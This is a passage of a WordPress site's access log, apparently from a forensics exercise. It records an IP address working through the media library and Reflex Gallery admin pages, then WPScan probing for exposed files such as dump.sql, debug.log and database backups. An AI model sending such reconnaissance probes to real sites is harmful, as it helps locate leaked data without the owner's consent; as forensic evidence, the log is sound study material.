content/uploads/2013/09/dsc20050604_133440_34211.jpg HTTP/1.1     200     91228
       https://ganga.site/wp-admin/upload.php      Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:03 +0000] GET                        /wp-
content/uploads/2013/03/unicorn-wallpaper.jpg HTTP/1.1     200     209863
       https://ganga.site/wp-admin/upload.php      Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:03 +0000] GET                        /wp-
content/uploads/2013/09/dsc20040724_152504_532.jpg HTTP/1.1200     205850
       https://ganga.site/wp-admin/upload.php      Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:04 +0000] GET                        /wp-
includes/images/media/audio.png HTTP/1.1     200     687     https://ganga.site/wp-
admin/upload.php      Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:04 +0000] GET                        /wp-
content/uploads/2012/06/dsc20050604_133440_34211.jpg HTTP/1.1     200     91228
       https://ganga.site/wp-admin/upload.php      Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:04 +0000] GET                        /wp-
content/uploads/2012/06/dsc20040724_152504_532.jpg HTTP/1.1200     205850
       https://ganga.site/wp-admin/upload.php      Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:04 +0000] GET                        /wp-
content/uploads/2011/07/img_0747.jpg HTTP/1.1       200     171390 https://ganga.site/wp-
admin/upload.php      Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:05 +0000] GET                        /wp-
content/uploads/2011/07/windmill.jpg HTTP/1.1       200     119308 https://ganga.site/wp-
admin/upload.php      Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.139 Safari/537.36
```

```
193.238.152.59 -       -       [30/Dec/2018:12:25:04 +0000] GET                        /wp-
content/uploads/2011/07/img_8399.jpg HTTP/1.1       200     284159 https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:03 +0000] GET                        /wp-
content/uploads/2012/07/manhattansummer.jpg HTTP/1.1       200     132960
       https://ganga.site/wp-admin/upload.php       Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:05 +0000] GET                        /wp-
content/uploads/2011/07/michelle_049.jpg HTTP/1.1   200     307021 https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:05 +0000] GET                        /wp-
content/uploads/2011/07/dscn3316.jpg HTTP/1.1       200     204291 https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:04 +0000] GET                        /wp-
content/uploads/2011/07/img_0767.jpg HTTP/1.1       200     459362 https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:06 +0000] GET                        /wp-
content/uploads/2011/07/dsc02085.jpg HTTP/1.1       200     165244 https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:06 +0000] GET                        /wp-
content/uploads/2011/07/dsc20051220_160808_102.jpg HTTP/1.1200     195707
       https://ganga.site/wp-admin/upload.php       Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:04 +0000] GET                        /wp-
content/uploads/2011/07/img_0513-1.jpg HTTP/1.1     200     347176 https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:06 +0000] GET                        /wp-
content/uploads/2011/07/dsc20050102_192118_51.jpg HTTP/1.1 200     90081
       https://ganga.site/wp-admin/upload.php       Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:06 +0000] GET                        /wp-
content/uploads/2011/07/dsc20051220_173257_119.jpg HTTP/1.1200     302825
       https://ganga.site/wp-admin/upload.php       Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:07 +0000] GET                        /wp-
content/uploads/2011/07/dsc04563.jpg HTTP/1.1       200     268962 https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:06 +0000] GET                        /wp-
content/uploads/2011/07/dsc09114.jpg HTTP/1.1       200     340754 https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:07 +0000] GET                        /wp-
content/uploads/2011/07/dcp_2082.jpg HTTP/1.1       200     246117 https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:08 +0000] GET                        /wp-
content/uploads/2011/07/100_5478.jpg HTTP/1.1       200     189100 https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:08 +0000] GET                        /wp-
admin/admin.php?page=reflex-gallery-admin HTTP/1.1  200     62676  https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:07 +0000] GET                        /wp-
content/uploads/2011/07/100_5540.jpg HTTP/1.1       200     190337 https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:07 +0000] GET                        /wp-
content/uploads/2011/07/dsc03149.jpg HTTP/1.1       200     525200 https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:07 +0000] GET                        /wp-
content/uploads/2011/07/cep00032.jpg HTTP/1.1       200     174629 https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:08 +0000] GET                        /wp-
content/uploads/2011/01/dsc20050813_115856_52.jpg HTTP/1.1 200     139178
       https://ganga.site/wp-admin/upload.php       Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
```

```
193.238.152.59 -       -       [30/Dec/2018:12:25:08 +0000] GET                        /wp-
content/plugins/reflex-gallery/admin/scripts/TablePagination/tablePager.css?ver=4.9.9
HTTP/1.1       200     619     https://ganga.site/wp-admin/admin.php?page=reflex-gallery-
admin   Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:13 +0000] GET                        /wp-
admin/admin.php?page=add-gallery HTTP/1.1    200     62281   https://ganga.site/wp-
admin/admin.php?page=reflex-gallery-admin    Mozilla/5.0      (X11;      Linux      x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:26 +0000] POST                       /wp-
admin/admin.php?page=add-gallery HTTP/1.1    200     62476   https://ganga.site/wp-
admin/admin.php?page=add-gallery     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:31 +0000] GET                        /wp-
admin/admin.php?page=add-images HTTP/1.1     200     62370   https://ganga.site/wp-
admin/admin.php?page=add-gallery     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:32 +0000] GET                        /wp-
content/plugins/reflex-gallery/scripts/prettyphoto/prettyPhoto.css?ver=4.9.9    HTTP/1.1
       200     3979    https://ganga.site/wp-admin/admin.php?page=add-images
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:32 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=jquery-core,jquery-
migrate,utils,thickbox,underscore,shortcode,media-upload&ver=4.9.9 HTTP/1.1      200
       49159   https://ganga.site/wp-admin/admin.php?page=add-images      Mozilla/5.0
(X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)   Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:32 +0000] GET                        /wp-
content/plugins/reflex-gallery/admin/scripts/MediaUpload/image-uploader.js?ver=4.9.9
HTTP/1.1       200     658     https://ganga.site/wp-admin/admin.php?page=add-images
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:34 +0000] POST                       /wp-
admin/admin.php?page=add-images HTTP/1.1     200     62475   https://ganga.site/wp-
admin/admin.php?page=add-images      Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:35 +0000] GET                        /wp-
content/plugins/reflex-gallery/scripts/prettyphoto/ReflexGalleryLoader.js       HTTP/1.1
       200     680     https://ganga.site/wp-admin/admin.php?page=add-images
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:35 +0000] GET                        /wp-
content/plugins/reflex-gallery/scripts/prettyphoto/jquery.prettyPhoto.js HTTP/1.1 200
       9823    https://ganga.site/wp-admin/admin.php?page=add-images      Mozilla/5.0
(X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)   Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:37 +0000] GET           /wp-admin/media-
upload.php?type=image& HTTP/1.1      200     9543    https://ganga.site/wp-
admin/admin.php?page=add-images      Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:37 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=hoverIntent,common,imgareaselect,image-edit,set-post-
thumbnail,media-gallery&ver=4.9.9 HTTP/1.1   200     12755   https://ganga.site/wp-
admin/media-upload.php?type=image&   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:37 +0000] GET           /wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,common,forms,admin-menu,dashboard,list-
tables,edit,revisions,media,themes,about,nav-menus,wp-pointer,widgets,site-
icon&load%5B%5D=,l10n,buttons,deprecated-media&ver=4.9.9 HTTP/1.1  200     82838
       https://ganga.site/wp-admin/media-upload.php?type=image&   Mozilla/5.0      (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:37 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=jquery-core,jquery-migrate,utils,moxiejs,plupload,plupload-
handlers&ver=4.9.9 HTTP/1.1   200     74254   https://ganga.site/wp-admin/media-
upload.php?type=image&Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:53 +0000] -      408     148     -
       -
193.238.152.59 -       -       [30/Dec/2018:12:25:58 +0000] GET / HTTP/1.1 200     30585
       -       Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:59 +0000] GET                        /wp-
content/plugins/reflex-gallery/scripts/flexslider/flexslider.css?ver=4.9.9       HTTP/1.1
       200     1749    https://ganga.site/    Mozilla/5.0      (X11;      Linux      x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
```

```
193.238.152.59 -       -       [30/Dec/2018:12:25:59 +0000] GET                        /wp-
content/plugins/reflex-gallery/styles/default.css?ver=4.9.9 HTTP/1.1      200     846
       https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:59 +0000] GET                        /wp-
content/plugins/reflex-gallery/scripts/prettyphoto/jquery.prettyPhoto.js?ver=4.9.9
HTTP/1.1       200     9972    https://ganga.site/   Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:59 +0000] GET                        /wp-
content/plugins/reflex-gallery/scripts/flexslider/jquery.flexslider-min.js?ver=4.9.9
HTTP/1.1       200     5831    https://ganga.site/   Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:59 +0000] GET                        /wp-
content/plugins/reflex-gallery/scripts/galleryManager.js?ver=4.9.9 HTTP/1.1       200
       1594    https://ganga.site/   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:11 +0000] POST          /wp-admin/async-
upload.php HTTP/1.1    200     548     https://ganga.site/wp-admin/media-
upload.php?type=image Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:12 +0000] POST          /wp-admin/async-
upload.php HTTP/1.1    200     2175    https://ganga.site/wp-admin/media-
upload.php?type=image Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:12 +0000] GET    /wp-admin/images/align-
right.png HTTP/1.1     200     963     https://ganga.site/wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,common,forms,admin-menu,dashboard,list-
tables,edit,revisions,media,themes,about,nav-menus,wp-pointer,widgets,site-
icon&load%5B%5D=,l10n,buttons,deprecated-media&ver=4.9.9   Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:12 +0000] GET    /wp-admin/images/align-
center.png HTTP/1.1    200     1000    https://ganga.site/wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,common,forms,admin-menu,dashboard,list-
tables,edit,revisions,media,themes,about,nav-menus,wp-pointer,widgets,site-
icon&load%5B%5D=,l10n,buttons,deprecated-media&ver=4.9.9   Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:12 +0000] GET                        /wp-
content/uploads/2018/12/header.jpg HTTP/1.1 200     115335 https://ganga.site/wp-
admin/media-upload.php?type=image     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:12 +0000] GET    /wp-admin/images/align-
left.png HTTP/1.1      200     1008    https://ganga.site/wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,common,forms,admin-menu,dashboard,list-
tables,edit,revisions,media,themes,about,nav-menus,wp-pointer,widgets,site-
icon&load%5B%5D=,l10n,buttons,deprecated-media&ver=4.9.9   Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:12 +0000] GET    /wp-admin/images/align-
none.png HTTP/1.1      200     871     https://ganga.site/wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,common,forms,admin-menu,dashboard,list-
tables,edit,revisions,media,themes,about,nav-menus,wp-pointer,widgets,site-
icon&load%5B%5D=,l10n,buttons,deprecated-media&ver=4.9.9   Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:17 +0000] POST          /wp-admin/media-
upload.php?type=image&tab=type&post_id=0 HTTP/1.1   200     9631    https://ganga.site/wp-
admin/media-upload.php?type=image     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:17 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=jquery-core,jquery-migrate,utils,moxiejs,plupload,plupload-
handlers,jquery-ui-core,jquery-ui-widget,jquery-ui-mouse,jquery-ui-
so&load%5B%5D=rtable,admin-gallery&ver=4.9.9 HTTP/1.1      200     85762
       https://ganga.site/wp-admin/media-upload.php?type=image&tab=type&post_id=0
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:25 +0000] GET           /wp-admin/media-
upload.php?type=image&tab=type_url&post_id=0 HTTP/1.1      200     10637
       https://ganga.site/wp-admin/media-upload.php?type=image&tab=type&post_id=0
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:31 +0000] GET                        /wp-
admin/admin.php?page=reflex-gallery-admin HTTP/1.1  200     62938   https://ganga.site/wp-
admin/admin.php?page=add-images      Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:37 +0000] GET                        /wp-
admin/admin.php?page=add-images HTTP/1.1     200     62519   https://ganga.site/wp-
admin/admin.php?page=reflex-gallery-admin    Mozilla/5.0      (X11;      Linux      x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
```

```
193.238.152.59 -       -       [30/Dec/2018:12:26:39 +0000] POST                        /wp-
admin/admin.php?page=add-images HTTP/1.1     200     62475   https://ganga.site/wp-
admin/admin.php?page=add-images      Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:42 +0000] GET          /wp-admin/media-
upload.php?type=image& HTTP/1.1      200     9542    https://ganga.site/wp-
admin/admin.php?page=add-images      Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:45 +0000] POST         /wp-admin/async-
upload.php HTTP/1.1    200     399     https://ganga.site/wp-admin/media-
upload.php?type=image Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:46 +0000] POST         /wp-admin/async-
upload.php HTTP/1.1    200     2176    https://ganga.site/wp-admin/media-
upload.php?type=image Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:26:46 +0000] GET                         /wp-
content/uploads/2018/12/header-1.jpg HTTP/1.1       200     115335 https://ganga.site/wp-
admin/media-upload.php?type=image    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:27:01 +0000] POST         /wp-admin/media-
upload.php?type=image&tab=type&post_id=0 HTTP/1.1   200     9779    https://ganga.site/wp-
admin/media-upload.php?type=image    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:27:07 +0000] GET          /wp-admin/media-
upload.php?type=image&tab=library&post_id=0 HTTP/1.1       200     18417
       https://ganga.site/wp-admin/media-upload.php?type=image&tab=type&post_id=0
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:27:08 +0000] GET                         /wp-
content/uploads/2018/12/header.jpg HTTP/1.1  304     203     https://ganga.site/wp-
admin/media-upload.php?type=image&tab=library&post_id=0    Mozilla/5.0    (X11;    Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:27:08 +0000] GET                         /wp-
content/uploads/2018/12/header-1.jpg HTTP/1.1       304     203     https://ganga.site/wp-
admin/media-upload.php?type=image&tab=library&post_id=0    Mozilla/5.0    (X11;    Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:27:14 +0000] POST         /wp-admin/media-
upload.php?type=image&tab=library&post_id=0 HTTP/1.1       200     846
       https://ganga.site/wp-admin/media-upload.php?type=image&tab=library&post_id=0
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:27:20 +0000] GET                         /wp-
admin/admin.php?page=reflex-gallery-admin HTTP/1.1  200     62938   https://ganga.site/wp-
admin/admin.php?page=add-images      Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
--------------------------------------------------------------------------------
193.238.152.59 -       -       [30/Dec/2018:12:27:37 +0000] GET / HTTP/1.1 200     31452
       -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:38 +0000] GET / HTTP/1.1 200     28408
       -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:38 +0000] HEAD / HTTP/1.1       200
       222     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:42 +0000] GET    /robots.txt    HTTP/1.1
       404     467     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:43 +0000] GET /fantastico_fileslist.txt
HTTP/1.1       404     481     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:43 +0000] GET     /searchreplacedb2.php
HTTP/1.1       404     477     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:43 +0000] GET    /xmlrpc.php    HTTP/1.1
       405     240     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:43 +0000] GET   /readme.html    HTTP/1.1
       200     3347    -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:43 +0000] GET     /wp-content/debug.log
HTTP/1.1       404     477     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:43 +0000] GET          /wp-includes/rss-
functions.php HTTP/1.1500     206     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:44 +0000] GET    /wp-content/backup-db/
HTTP/1.1       404     626     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:44 +0000] GET        /installer-log.txt
HTTP/1.1       404     474     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:44 +0000] GET  /wp-signup.php  HTTP/1.1
       302     323     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:44 +0000] GET   /wp-content/mu-plugins/
HTTP/1.1       404     479     -       WPScan v3.4.2 (https://wpscan.org/)
```

```
193.238.152.59 -       -       [30/Dec/2018:12:27:44 +0000] GET                      /wp-
login.php?action=register HTTP/1.1   200     1507    -       WPScan                  v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:45 +0000] GET      /wp-content/uploads/
HTTP/1.1       200     713     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:45 +0000] GET                      /wp-
content/uploads/tmm_db_migrate/tmm_db_migrate.zip HTTP/1.1 404     509     -       WPScan
v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:45 +0000] GET                      /wp-
content/uploads/dump.sql HTTP/1.1    404     484     -       WPScan                  v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:45 +0000] GET  /emergency.php  HTTP/1.1
       404     470     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:45 +0000] GET /index.php/feed/ HTTP/1.1
       200     8607    -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:46 +0000] GET /index.php/comments/feed/
HTTP/1.1       200     2222    -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:47 +0000] GET                      /wp-
content/themes/twentyseventeen/style.css?ver=4.9.9 HTTP/1.1200     16123   -       WPScan
v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:47 +0000] GET                      /wp-
content/themes/twentyseventeen/style.css HTTP/1.1   200     16123   -       WPScan   v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:48 +0000] GET                      /wp-
content/themes/twentyseventeen/readme.txt HTTP/1.1  404     501     -       WPScan   v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:48 +0000] GET                      /wp-
content/themes/twentyseventeen/README.txt HTTP/1.1  200     1888    -       WPScan   v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:48 +0000] GET                      /wp-
